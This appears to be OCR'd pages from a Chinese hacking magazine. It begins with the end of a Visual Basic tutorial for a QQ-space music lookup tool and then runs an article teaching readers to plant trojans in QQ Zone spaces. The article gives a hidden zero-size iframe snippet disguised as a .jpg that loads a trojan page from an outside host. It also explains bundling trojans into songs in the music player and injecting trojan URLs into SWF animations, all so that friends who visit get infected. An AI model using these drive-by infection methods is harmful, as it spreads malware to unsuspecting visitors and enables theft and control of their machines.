


图 5

其中使用到了浏览器控件，该控件不在默认的工具栏上，需要选择VB编译器“工程”菜单下的“部件”，在部件对话框中，选择“控件”中的“Microsoft Internet Controls”，如图6。




图 6

然后双击COMMAND1按钮控件，编写如下的代码即可：

```
Private Sub Command1_Click()
        WebBrowser1.Navigate "http://www.tqqa.com/qqmusic/"
End Sub
```

按F5运行程序，就可以看到程序的界面立即显示出来了，此时我们只要通过VB菜单下的生成功能就可以将工程文件生成EXE可执行文件，然后发送给别人使用了，如图7。

（本文所涉及到的QQ空间音乐查询器工程文件、QQ小工具已收录到光盘中）




图 7

QQ空间挂马大全

Gao_zl

相信每个小菜都开通了自己的QQ空间吧，时不时的就会在空间里发表一些心情日记，个人照片，或是转载一些优秀的小文章，有时也会浏览QQ好友的空间，给对方留言等等，可以说QQ空间深受小菜们的喜爱，如果我们在QQ空间挂上木马，那么访问过你空间的小菜就会成为你的盘中之鸡了。本文我就给大家介绍几种空间挂马的方法，希望大家能够喜欢。

一、空间挂马之图片挂马

图片也能挂马吗？当然可以的呀，我们要利用的就是图片的迷惑性。首先要有一张图片的URL地址和自己网马的地址，要注意这两个地址是支持相对路径和绝对路径的。打开记事本

输入以下代码，然后将文件保存为jpg文件（例如feizhuliu.jpg）。

```
<html>
<iframe src="网马地址" height=0 width=0></iframe>
<img src="图片地址"></center>
</html>
```

假设图片地址为“http://www.hacklei.com/mm.gif”，网马地址为“http://www.hacklei.com/mm.htm”，大家都知道，JPG为图片文件，如果把它放在本地是无法打开的，但要是把它放到WEB空间里，访问的时候就会按照HTML语言解析了，也就是说访问的明明是一个JPG文件，但现在可以当成HTML文件来解析了，所以在访问这个图片的同时也就访问了使用框架挂马的页面，如图1。




图1

现在我们把这个图片文件上传到空间里让别人来浏览，进入QQ空间，点击“自定义”，如图2，进入控制面板后点击“模块”，如图3，然后再点击“个性化模块”里的“新建板块”来选择添加“大图板块”，按照图4中的示例那样填写好“标题”和“图片地址”，点击“确认”后就可在空间主页上显示了，此处的图片地址就是我们的那个“feizhuliu.jpg”文件。




图2




图3

还可以把它做成你的签名档，具体步骤就是在“导航”里点击“个人档”，再点击“空间资料”，在“签名档”里把“feizhuliu.jpg”的地址复制进去，再按“保存页面”，这样我们在给别人留言后，当他查看你的签名档时就会中马了。

二、空间挂马之音乐挂马

大家都知道，QQ空间的音乐播放是靠IE缓存到本机上，然后再经过编码运行的音乐，因为要想让音乐播放需要先下载到本机运行，运行后再关掉它，系统会自动清除记录及文件，所以我们可以把木马和一个歌典文件捆绑在一起（具体的捆绑方法就不多作介绍了，大家可以参照一下今年第3期杂志中的“巧用脚本为木马披上嫁衣”一文），制作好后就把它上传到WEB空间中并记下它的地址，然后再登录进入QQ空间，选择“音乐盒”－“添加音乐”－“添加网络音乐”，就会出现一个URL地址的输入框，在里面填写捆绑了木马的歌曲文件的地址，歌曲名可以随便填写，然后点击“确定”，最后再把这个“木马歌曲”列为播放的第一位，完成以上设置后，退出你的空间就行了，经测试这种方法80%都能够成功的。




图4

三、空间挂马之SWF动画挂马

这种方法是目前使用最多的了，首先我们需要准备一个SWF文件，再使用网马生成器生成一个网马并记下它的地址，接下来我们就要用到“SWF插马器”了，在“SWF文件”处填上要插马的文件，在“插入代码”中填写你刚才生成的网马地址，最后点击“给我插”就可以生成插过马的SWF文件了，如图5。最后我们把它上传到WEB空间中，然后再把它弄到我们的QQ空间上去，这样当别人访问我们QQ空间时也就随之种马了。

